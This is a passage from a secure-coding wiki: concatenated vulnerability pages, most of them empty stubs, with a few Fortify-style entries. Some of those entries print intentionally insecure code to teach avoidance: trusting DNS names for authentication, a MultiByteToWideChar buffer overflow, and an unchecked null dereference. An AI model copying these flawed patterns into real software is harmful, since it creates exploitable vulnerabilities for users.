==6518
==6518== ERROR SUMMARY: 0 errors from 0 contexts (suppressed: 13 from 1)
==6518== malloc/free: in use at exit: 2304 bytes in 9 blocks.
==6518== malloc/free: 10 allocs, 1 frees, 2560 bytes allocated.
==6518== For counts of detected errors, rerun with: -v
==6518== searching for pointers to 9 not-freed blocks.
==6518== checked 49152 bytes.
==6518
==6518== LEAK SUMMARY:
==6518== definitely lost: 2304 bytes in 9 blocks.
==6518== possibly lost: 0 bytes in 0 blocks.
==6518== still reachable: 0 bytes in 0 blocks.
==6518== suppressed: 0 bytes in 0 blocks.
==6518== Use --leak-check=full to see details of leaked memory.
```

- As we can see in this example, we leak 9 block with a total of 2304 bytes as we expected. If we were to place the free() call inside of the loop, we would get 0 memory blocks definitely lost.

## CATEGORIES

{{Template:Stub}}

[[Category:Implementation]]

QUEBRA

## KEY MANAGEMENT ERRORS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**

[[Category:Cryptography]]

## CATEGORIES

{{Template:Stub}}

[[Category:Cryptographic Vulnerability]]

QUEBRA

## MISINTERPRETATION ERROR

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## MISSING ACCESS CONTROL

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**

[[Category:Access Control]]

## CATEGORIES

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## CATEGORY:ACCESS CONTROL VULNERABILITY

[[Category:Vulnerability]]

QUEBRA

## MISSING CRITICAL STEP IN AUTHENTICATION

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**

[[Category:Authentication]]

## CATEGORIES

{{Template:Stub}}

[[Category:Authentication Vulnerability]]

QUEBRA

## CATEGORY:AUTHENTICATION VULNERABILITY

[[Category:Vulnerability]]

QUEBRA

## MISSING ELEMENT ERROR

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## MISSING HANDLER

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

[[Category:Implementation]]

QUEBRA

## MISSING INITIALIZATION

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

[[Category:Implementation]]

QUEBRA

## MISSING LOCK CHECK

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

[[Category:Implementation]]

[[Category:Synchronization and Timing Vulnerability]]

QUEBRA

## MISSING PARAMETER ERROR

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

[[Category:Implementation]]

QUEBRA

#### MISSING REQUIRED CRYPTOGRAPHIC STEP

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Cryptographic Vulnerability]]

QUEBRA

#### MISSING SPECIAL ELEMENT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## MISSING VALUE ERROR

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## MIXED ENCODING

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**

[[Category:Encoding]]

[[Category:Input Validation]]



## CATEGORIES

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

QUEBRA

## MULTIPLE INTERPRETATION ERROR (MIE)

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## NO AUTHENTICATION FOR CRITICAL FUNCTION

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

[[Category:Authentication]]

## CATEGORIES

{{Template:Stub}}

[[Category:Authentication Vulnerability]]

QUEBRA

## NON-REPLICATING

{{Template:Vulnerability}}

### DESCRIPTION

Landwehr - Non-Replicating

### EXAMPLES

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

QUEBRA

## NON-EXIT ON FAILED INITIALIZATION

{{Template:Vulnerability}}

### DESCRIPTION

### EXAMPLES

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

[[Category:Error Handling]]

### CATEGORIES

{{Template:Stub}}

[[Category:Error Handling Vulnerability]]

QUEBRA

## CATEGORY:CRYPTOGRAPHIC VULNERABILITY

This category is for tagging vulnerabilities that related to cryptographic modules.

## EXAMPLES

- Algorithm Problems
  - Insecure Algorithm
    - Use algorithms that are proven flawed or weak (DES, MD5)
    - Use non-standard (home-grown) algorithms
  - Choose the wrong algorithm
    - Use hash function for encryption
    - Use encryption algorithm for hashing
  - Inappropriate use of an algorithm
    - Use insecure encryption modes (DES EBC)
    - Initial vector is not random
  - Implementation errors
    - Use non-standard cryptographic implementations/libraries
- Key Management Problems
  - Weak keys
    - Too short or not random enough
    - Use human chosen passwords as cryptographic keys
  - Key disclosure
    - Keys not encrypted during storage or transmission
    - Keys not cleaned appropriately after use
    - Keys Hard-coded in the code or stored in configuration files
  - Key updates
    - Allow keys aging
- Random Number Generator (RNG) Problems
  - Poor random number generators (c: rand(), Java: java.util.Random())
  - Forget to seed the random number generator
  - Use the same seed for the random number generator every time

[[Category:Vulnerability]]

{{Template:Stub}}

QUEBRA

## NULL CHARACTER / NULL BYTE

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

QUEBRA

## MODIFICATION OF ASSUMED-IMMUTABLE DATA

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

[[Category:Input Validation]]

### CATEGORIES

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

QUEBRA

## CATEGORY:INPUT VALIDATION VULNERABILITY

This category is for tagging vulnerabilities that are related to the input validation countermeasure.

[[Category:Vulnerability]]

{{Template:Stub}}

QUEBRA

MULTIPLE FAILED AUTHENTICATION ATTEMPTS NOT PREVENTED

{{Template:Vulnerability}}

DESCRIPTION
EXAMPLES
RELATED THREATS
RELATED ATTACKS
RELATED VULNERABILITIES
RELATED COUNTERMEASURES

[[[:Category:Authentication]]]

CATEGORIES

{{Template:Stub}}

[[Category:Authentication Vulnerability]]

QUEBRA

MULTIPLE INTERNAL SPECIAL ELEMENT

{{Template:Vulnerability}}

DESCRIPTION
EXAMPLES
RELATED THREATS
RELATED ATTACKS
RELATED VULNERABILITIES
RELATED COUNTERMEASURES
CATEGORIES

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

MULTIPLE INTERPRETATIONS OF UI INPUT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## MULTIPLE LEADING SPECIAL ELEMENTS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## MULTIPLE TRAILING SPECIAL ELEMENTS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## MUTABLE OBJECTS PASSED BY REFERENCE

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

QUEBRA

## CATEGORY:ERROR HANDLING VULNERABILITY

[[Category:Vulnerability]]

{{Template:Stub}}

QUEBRA

## NOT ALLOWING PASSWORD AGING

{{Template:SecureSoftware}}

## OVERVIEW

If no mechanism is in place for managing password aging, users will have no incentive to update passwords in a timely manner.

## CONSEQUENCES

- Authentication: As passwords age, the probability that they are compromised grows.

## EXPOSURE PERIOD

- Design: Support for password aging mechanisms must be added in the design phase of development.

## PLATFORM

- Languages: All
- Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Very Low

## AVOIDANCE AND MITIGATION

- Design: Ensure that password aging functionality is added to the design of the system, including an alert previous to the time the password is considered obsolete, and useful information for the user concerning the importance of password renewal, and the method.

## DISCUSSION

The recommendation that users change their passwords regularly and do not reuse passwords is universal among security experts. In order to enforce this, it is useful to have a mechanism that notifies users when passwords are considered old and that requests that they replace them with new, strong passwords.

In order for this functionality to be useful, however, it must be accompanied with documentation which stresses how important this practice is and which makes the entire process as simple as possible for the user.



## EXAMPLES

- A common example is not having a system to terminate old employee accounts.
- Not having a system for enforcing the changing of passwords every certain period.

## RELATED PROBLEMS

- Using password systems
- Allowing password aging
- Using a key past its expiration date

## CATEGORIES

[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

[[Category>Password Management Vulnerability]]

QUEBRA

## CATEGORY:PASSWORD MANAGEMENT VULNERABILITY

[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

QUEBRA

## CATEGORY:SENSITIVE DATA PROTECTION VULNERABILITY

This category is for tagging vulnerabilities that lead to insecure protection of sensitive data. The protection referred here includes confidentiality and integrity of data during its whole lifecycles, including storage and transmission.

Please note that this category is intended to be different from access control problems, although they both fail to protect data appropriately. Normally, the goal of access control is to grant data access to some users but not others. In this category, we are instead concerned about protection for sensitive data that are not intended to be revealed to or modified by any application users. Examples of this kind of sensitive data can be cryptographic keys, passwords, security tokens or any information that an application relies on for critical decisions.

Examples of this vulnerability can be:

- Information leakage results from insufficient memory clean-up
- Inappropriate protection of cryptographic keys (This should also be labeled with Category:Cryptography)
- Clear-text Passwords in configuration files (This should also be labeled with Category:Authentication if the passwords are used for authentication.)

- Lack of integrity protection for stored user data

{{Template:Stub}}

[[Category:Vulnerability]]

QUEBRA

## NULL DEREFERENCE

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The program can potentially dereference a null pointer, thereby raising a `NullPointerException`.

## DESCRIPTION

Null pointer errors are usually the result of one or more programmer assumptions being violated.

Most null pointer issues result in general software reliability problems, but if an attacker can intentionally trigger a null pointer dereference, the attacker might be able to use the resulting exception to bypass security logic or to cause the application to reveal debugging information that will be valuable in planning subsequent attacks.

## EXAMPLES

In the following code, the programmer assumes that the system always has a property named "cmd" defined. If an attacker can control the program's environment so that "cmd" is not defined, the program throws a null pointer exception when it attempts to call the `trim()` method.

```
String cmd = System.getProperty("cmd");  
cmd = cmd.trim();
```

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## NUMERIC BYTE ORDERING ERROR

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

[[Category:Range and Type Error Vulnerability]]

QUEBRA

## NUMERIC ERRORS

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

[[Category:General Logic Error Vulnerability]]

QUEBRA

## OBSCURED SECURITY-RELEVANT INFORMATION BY ALTERNATE NAME

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED PRINCIPLE**

[[Avoid security by obscurity]]

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

#### CATEGORY:CODE QUALITY VULNERABILITY

Poor code quality leads to unpredictable behavior. From a user's perspective that often manifests itself as poor usability. For an attacker it provides an opportunity to stress the system in unexpected ways.

{{Template:Fortify}}

[[Category:Vulnerability]]

QUEBRA

#### OBSOLETE FEATURE IN UI

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

[[Category:Code Quality Vulnerability]]

QUEBRA

## OFF-BY-ONE ERROR

{{Template:Vulnerability}}

### DESCRIPTION

### EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

### CATEGORIES

{{Template:Stub}}

[[Category:Implementation]]

[[Category:General Logic Error Vulnerability]]

QUEBRA

## CATEGORY:GENERAL LOGIC ERROR VULNERABILITY

This category is going to replace the [[Category:General Logic Errors]].

{{Template:Stub}}

[[Category:Vulnerability]]

QUEBRA

## OFTEN MISUSED: AUTHENTICATION

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

Attackers can spoof DNS entries. Do not rely on DNS names for security.

### DESCRIPTION

Many DNS servers are susceptible to spoofing attacks, so you should assume that your software will someday run in an environment with a compromised DNS server. If attackers are allowed to make DNS updates (sometimes called DNS cache poisoning), they can route your network traffic through their machines or make it appear as if their IP addresses are part of your domain. Do not base the security of your system on DNS names.

## EXAMPLES

The following code sample uses a DNS lookup in order to decide whether or not an inbound request is from a trusted host. If an attacker can poison the DNS cache, they can gain trusted status.

```
String ip = request.getRemoteAddr();
InetAddress addr = InetAddress.getByName(ip);
if (addr.getCanonicalHostName().endsWith("trustme.com")) {
    trusted = true;
}
```

IP addresses are more reliable than DNS names, but they can also be spoofed. Attackers can easily forge the source IP address of the packets they send, but response packets will return to the forged IP address. To see the response packets, the attacker has to sniff the traffic between the victim machine and the forged IP address. In order to accomplish the required sniffing, attackers typically attempt to locate themselves on the same subnet as the victim machine. Attackers may be able to circumvent this requirement by using source routing, but source routing is disabled across much of the Internet today. In summary, IP address verification can be a useful part of an authentication scheme, but it should not be the single factor required for authentication.

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

[[Category:Authentication]]

## CATEGORIES

[[Category:Authentication Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:API Abuse]]

QUEBRA

## OFTEN MISUSED: EXCEPTION HANDLING

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The `_alloca()` function can throw a stack overflow exception, potentially causing the program to crash.

## DESCRIPTION

The `_alloca()` function allocates memory on the stack. If an allocation request is too large for the available stack space, `_alloca()` throws an exception. If the exception is not caught, the program will crash, potentially enabling a denial of service attack.

`_alloca()` has been deprecated as of Microsoft Visual Studio 2005®. It has been replaced with the more secure `_alloca_s()`.

## EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

### CATEGORIES

[[Category:Error Handling Vulnerability]]

[[Category:Use of Dangerous API]]

[[Category:C]]

[[Category:Implementation]]

[[Category:API Abuse]]

QUEBRA

## OFTEN MISUSED: PATH MANIPULATION

{{Template:Vulnerability}}

## DESCRIPTION

### EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

### CATEGORIES

{{Template:Stub}}

[[Category:Implementation]]

[[Category:Range and Type Error Vulnerability]]

QUEBRA

## CATEGORY:RANGE AND TYPE ERROR VULNERABILITY

{{Template:SecureSoftware}}

[[Category:Vulnerability]]

[[Category:OWASP CLASP Project]]

{{Template:Stub}}

QUEBRA

## OFTEN MISUSED: PRIVILEGE MANAGEMENT

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

Failure to adhere to the principle of least privilege amplifies the risk posed by other vulnerabilities.

### DESCRIPTION

Programs that run with root privileges have caused innumerable Unix security disasters. It is imperative that you carefully review privileged programs for all kinds of security problems, but it is equally important that privileged programs drop back to an unprivileged state as quickly as possible in order to limit the amount of damage that an overlooked vulnerability might be able to cause.

Privilege management functions can behave in some less-than-obvious ways, and they have different quirks on different platforms. These inconsistencies are particularly pronounced if you are transitioning from one non-root user to another.

Signal handlers and spawned processes run at the privilege of the owning process, so if a process is running as root when a signal fires or a sub-process is executed, the signal handler or sub-process will operate with root privileges. An attacker may be able to leverage these elevated privileges to do further damage.

### EXAMPLES

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

#### CATEGORIES

[[Category:Access Control Vulnerability]]

[[Category:Use of Dangerous API]]



[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:API Abuse]]

QUEBRA

## OFTEN MISUSED: STRING MANAGEMENT

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

Functions that convert between Multibyte and Unicode strings encourage buffer overflows.

### DESCRIPTION

Windows provides the `MultiByteToWideChar()`, `WideCharToMultiByte()`, `UnicodeToBytes`, and `BytesToUnicode` functions to convert between arbitrary multibyte (usually ANSI) character strings and Unicode (wide character) strings. The size arguments to these functions are specified in different units – one in bytes, the other in characters – making their use prone to error. In a multibyte character string, each character occupies a varying number of bytes, and therefore the size of such strings is most easily specified as a total number of bytes. In Unicode, however, characters are always a fixed size, and string lengths are typically given by the number of characters they contain. Mistakenly specifying the wrong units in a size argument can lead to a buffer overflow.

### EXAMPLES

The following function takes a username specified as a multibyte string and a pointer to a structure for user information and populates the structure with information about the specified user. Since Windows authentication uses Unicode for usernames, the username argument is first converted from a multibyte string to a Unicode string.

```
void getUserInfo(char *username, struct _USER_INFO_2 info){
    WCHAR unicodeUser[UNLEN+1];
    MultiByteToWideChar(CP_ACP, 0, username, -1,
        unicodeUser, sizeof(unicodeUser));
    NetUserGetInfo(NULL, unicodeUser, 2, (LPBYTE *)&info;
}
```

This function incorrectly passes the size of `unicodeUser` in bytes instead of characters. The call to `MultiByteToWideChar()` can therefore write up to `(UNLEN+1)*sizeof(WCHAR)` wide characters, or `(UNLEN+1)*sizeof(WCHAR)* sizeof(WCHAR)` bytes, to the `unicodeUser` array, which has only `(UNLEN+1)*sizeof(WCHAR)` bytes allocated. If the username string contains more than `UNLEN` characters, the call to `MultiByteToWideChar()` will overflow the buffer `unicodeUser`.

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**

[[Buffer overflow]]

**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Use of Dangerous API]]

[[Category:Implementation]]

[[Category:Range and Type Error Vulnerability]]

[[Category:C]]

[[Category:Code Snippet]]

[[Category:Windows]]

[[Category:API Abuse]]

QUEBRA

## OMISSION OF SECURITY-RELEVANT INFORMATION

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## ORIGIN VALIDATION ERROR

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## OTHER LENGTH CALCULATION ERROR

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Range and Type Error Vulnerability]]

QUEBRA

## OUT-OF-BOUNDS READ

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

[[Category:Range and Type Error Vulnerability]]

QUEBRA

## OVERLY RESTRICTIVE REGULAR EXPRESSION

{{Template:Vulnerability}}

### DESCRIPTION

### EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

### CATEGORIES

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

QUEBRA

## OVERLY-BROAD CATCH BLOCK

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

The catch block handles a broad swath of exceptions, potentially trapping dissimilar issues or problems that should not be dealt with at this point in the program.

### DESCRIPTION

Multiple catch blocks can get ugly and repetitive, but "condensing" catch blocks by catching a high-level class like `Exception` can obscure exceptions that deserve special treatment or that should not be caught at this point in the program. Catching an overly broad exception essentially defeats the purpose of Java's typed exceptions, and can become particularly dangerous if the program grows and begins to throw new types of exceptions. The new exception types will not receive any attention.

### EXAMPLES

The following code excerpt handles three types of exceptions in an identical fashion.

```
try {  
    doExchange();  
}
```

444

```

catch (IOException e) {
    logger.error("doExchange failed", e);
}
catch (InvocationTargetException e) {
    logger.error("doExchange failed", e);
}
catch (SQLException e) {
    logger.error("doExchange failed", e);
}

```

At first blush, it may seem preferable to deal with these exceptions in a single catch block, as follows:

```

try {
    doExchange();
}
catch (Exception e) {
    logger.error("doExchange failed", e);
}

```

However, if `doExchange()` is modified to throw a new type of exception that should be handled in some different kind of way, the broad catch block will prevent the compiler from pointing out the situation. Further, the new catch block will now also handle exceptions derived from `RuntimeException` such as `ClassCastException`, and `NullPointerException`, which is not the programmer's intent.

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Implementation]]

[[Category>Error Handling Vulnerability]]

[[Category:Java]]

[[Category:Code Snippet]]

QUEBRA

## OVERLY-BROAD THROWS DECLARATION

{{Template:Vulnerability}}

## ABSTRACT

The method throws a generic exception making it harder for callers to do a good job of error handling and recovery.

## DESCRIPTION

Declaring a method to throw `Exception` or `Throwable` makes it difficult for callers to do good error handling and error recovery. Java's exception mechanism is set up to make it easy for callers to anticipate what can go wrong and write code to handle each specific exceptional circumstance. Declaring that a method throws a generic form of exception defeats this system.

## EXAMPLES

The following method throws three types of exceptions.

```
public void doExchange()  
    throws IOException, InvocationTargetException,  
           SQLException {  
    ...  
}
```

While it might seem tidier to write

```
public void doExchange()  
    throws Exception {  
    ...  
}
```

doing so hampers the caller's ability to understand and handle the exceptions that occur. Further, if a later revision of `doExchange()` introduces a new type of exception that should be treated differently than previous exceptions, there is no easy way to enforce this requirement.

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Implementation]]

[[Category>Error Handling Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## OWNERSHIP ERRORS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Logging and Auditing Vulnerability]]

QUEBRA

## CATEGORY:LOGGING AND AUDITING VULNERABILITY

This category is for tagging vulnerabilities related to logging and auditing.

{{Template:Stub}}

[[Category:Vulnerability]]

QUEBRA

## PHP EXTERNAL VARIABLE MODIFICATION

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

[[Category:PHP]]

QUEBRA

## PHP FILE INCLUSION

{{Template:Vulnerability}}

## DESCRIPTION

PHP as many other languages allow the inclusion of files in order to provide or extend the functionality of the current file.

## EXAMPLES

```
<?PHP
include '/path/filename.php';
include_once 'path/filename.class.php';
require '../path/filename.inc';
require_once 'filename.inc.php';
?>
```

## RELATED THREATS

Remote file inclusion using variables from the request POST or GET

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

{{Template:Stub}}

[[Category:PHP]]

QUEBRA

## PRNG SEED ERROR

{{Template:Vulnerability}}

## DESCRIPTION

The incorrect use of a seed by a Psuedo Random Number Generator [<http://cve.mitre.org/docs/plover/SECTION.9.20.html#RAND.SEED>] . A seed error is usually brought on through the erroneous generation or application of a seed state.

## EXAMPLES

## RELATED THREATS

The application of a seed state that is known to an attacker can lead to a permanent compromise attack [<http://www.schneier.com/paper-prngs.html>].



**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Cryptographic Vulnerability]]

QUEBRA

## PARAMETER PROBLEMS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

QUEBRA

## PARTIAL COMPARISON

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## PATCH ISSUES

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## PATH EQUIVALENCE

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## PATH ISSUE - WINDOWS 8.3 FILENAME

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Windows]]

QUEBRA

#### PATH ISSUE - WINDOWS UNC SHARE - '/UNC/SHARE/NAME/'

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Windows]]

[[Category:File System]]

QUEBRA

#### PATH ISSUE - ASTERIX WILDCARD - FILEDIR\*

{{Template:Vulnerability}}

**DESCRIPTION**  
